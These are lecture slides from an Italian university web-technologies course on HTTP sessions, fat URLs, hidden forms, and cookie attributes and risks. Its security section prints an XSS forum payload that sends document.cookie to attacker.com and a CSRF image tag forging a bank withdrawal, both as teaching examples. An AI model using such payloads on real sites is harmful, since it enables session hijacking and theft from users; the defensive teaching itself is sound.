Tecnologie e applicazioni web

Session & Cookies

Filippo Bergamasco (filippo.bergamasco@unive.it)
http://www.dais.unive.it/~bergamasco/
DAIS - Università Ca'Foscari di Venezia
Academic year: 2021/2022

From stateless to stateful

HTTP was designed to be anonymous, **stateless** and with a request/response model.

Every request, even if generated by the same client, is independent to the ones performed previously.

…HTTP 1.0 also closes the TCP connection after each request!

Session

However, to create rich web-applications we should be able to:

- **Keep track** of each client, identify it and recognize upcoming requests coming from it
- **Associate** application data to each specific client (for example login information, shopping cart, etc.)

The application data associated to each client, useful to implement the application logic, is called **session.**

Session via HTTP headers

A naïve method to identify a user between subsequent requests can be to use headers sometimes available in request messages

From	Contains the client email address
User-Agent	Contains data about the client browser
Referer	Source page from which the client comes after clicking on a link
Client-ip	Ip address of a client

Session via HTTP headers

No HTTP header is a reliable solution to identify a client:

- Headers are not mandatory, hence their availability is browser specific
- An IP address may be not unique (see NAT) or incorrect if proxies are used.

Fat URLs

An effective way to identify a client (and keep session data) is to insert a unique ID in every URL of a certain web application.

In this way we can relate together different HTTP requests in the same session according to the ID provided by the server

Fat URLs

Example:

- A user connects to www.shop.com and logs in using its credentials
- The web server generates a unique id (ex. 4557812) to identify the user session
- In every page generated by the server, each URL is modified to contain the user id in the query section

Fat URLs

Example:

- Every time the user clicks on a link, the URL will be something like:
  - www.shop.com/browse.html?clientid=4557812
  - www.shop.com /cart.html?clientid=4557812
  - Etc.

Fat URLs

With this technique, a server can keep track of a user session by storing the mapping between the user and a certain unique identifier.

By removing the mapping, the identifier is no longer valid, and a user can be logged out.

Fat URLs

Problems:

- Longer URLs with non-meaningful text for the users
- An URL cannot be shared (ex. sent via email) because contains specific information for that user
- Increase the server load that must rewrite every URL in a web page for each user

Fat URLs

Problems:

- If a user manually modifies the URL or exits the predefined link sequence (maybe temporally going to another website) the session is lost

Hidden HTML forms

Similar to the Fat URL technique, but exploits the fact that with forms we can send data to a web server in the request body.

The trick is to use an invisible HTML form that is submitted when clicking to a certain link

Hidden HTML forms

Advantages:

We eliminate the problems caused by using the URLs (for example we can now safely share an URL)

Drawbacks:


The server must still modify every page for each user to insert the hidden forms

Cookies

Cookies is a simple technique introduced in the HTTP standard to overcome these limitations. They are nowadays a reliable and widely used method **to identify users and allow persistent sessions**.

Cookies are key-value pairs that a server **asks the client browser to store for future usages**. They are **sent in HTTP headers** so are invisible to the user.

Cookies



Server ask the client browser to store a certain name=value pair

For each subsequent HTTP request, the client will send all the cookies previously stored

Cookie types

Session cookie (or transient or in-memory cookie)

Their lifespan is limited to the browser lifecycle. When the browser is closed they are automatically eliminated

Persistent cookie

Their lifespan is explicitly defined by the server. They remain valid after the browser is closed or even after the entire PC is restarted.

Cookie types

Secure cookie

A secure cookie can be sent back to a server only when using HTTPS. This is useful if the cookie contains sensible data that can be sniffed by eavesdropping network traffic

HttpOnly cookie

An HTTP only cookie cannot be read by JavaScript. This solves the cooking stealing via *cross-site scripting*

Cookie types

SameSite cookie

Cookies that can be sent only if a certain server **A** has also provided the resource (HTML page) containing a link to a resource provided by **A.**

This avoids that a server **B** contains links to **A** resources triggering malicious actions on previously authenticated clients (*cross-site request forgery*)

Cookie header

HTTP response header:

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

HTTP request header:

```
Cookie: name1 = value1 [; name2 = value2 ] ...
```


Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```

Key-value pair to store on the client user agent

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```




Cookie expiration date. After the expiration is automatically deleted.

If this attribute is not present, a session cookie is assumed

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is bound to a particular resource on the server (and all the sub-resources in the path tree)

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is bound to a particular domain or subdomain

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



To specify that a cookie is secure (can only be sent via HTTPS)

Cookie header


```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



JavaScript cannot access the cookie data

Cookie header

```
Set-Cookie: name = value [; expires=date ] [; path= path ] [;
domain= domain ] [; secure] [; HttpOnly] [; SameSite]
```



The cookie is SameSite (as defined before)

Cookies, security and privacy

Security and privacy problems are often underestimated when using cookies… why?

- They can be disabled, so implicitly cookies become a user responsibility
- There exist the conviction that simple data “left by the server” on our browsers cannot be harmful

… but cookies can be dangerous for our privacy and security!

Cookies, security and privacy

The first problem regards our privacy. Cookies can be used to track user movements throughout the web:


- A web page often contains third party components outside its own domain (for example an advertisement banner)
- To download the advertisement, our browser makes an HTTP request to a (potentially malicious) external website

Cookies, security and privacy

How it works?

- The external web server ask the user to store a unique id using the cookies
- Since the same banner exists on multiple websites, that specific user can be tracked throughout all the websites exhibiting that banner

Cookies, security and privacy



Cookies, security and privacy

This technique is often used to produce ad-hoc advertisement on items frequently seen by a certain user

In Europe there is a special regulation for this kind of cookies:

Cookies used to profile users can be installed only after a user explicitly consent it after being informed in a simplified manner.

Cookies, security and privacy

Network eavesdropping:

If HTTPS is not used, anybody sniffing the network traffic can steal the cookies to then embody a certain user (for example to access the private home banking area of that user)

Cookies, security and privacy

Cross-site scripting:

If not HttpOnly, cookies are available in the JavaScript object `document.cookie`. **Problem:** JavaScript code can be inserted in a page also if it comes from an external source

Ex: you can post this on a forum to steal cookies:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.php?text=‘ +
JSON.stringify(document.cookie); return false;">Click here!</a>
```

Cookies, security and privacy

Cross-site request forgery:

Exploits an already authenticated user on a certain website to “forge” HTTP requests to execute malicious operations

Ex. Mallory sends a chat message to Bob with the following HTML snippet:

```
<img
src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=
mallory">
```

Cookies related problems

Cookies are not always a reliable way to identify a user.

Technically, a cookie identifies the tuple:

(Browser, Computer, Account).

If the user changes one of the 3 (like browser or computer) he won't be identified anymore.

This can generate inconsistencies on multiple devices

Cookies related problems

Incorrect cookie usage can lead to inconsistences between session data contained on the server-side and cookie content.

Typically happens when a user manually navigates backward in the browser history or manually changes the URL…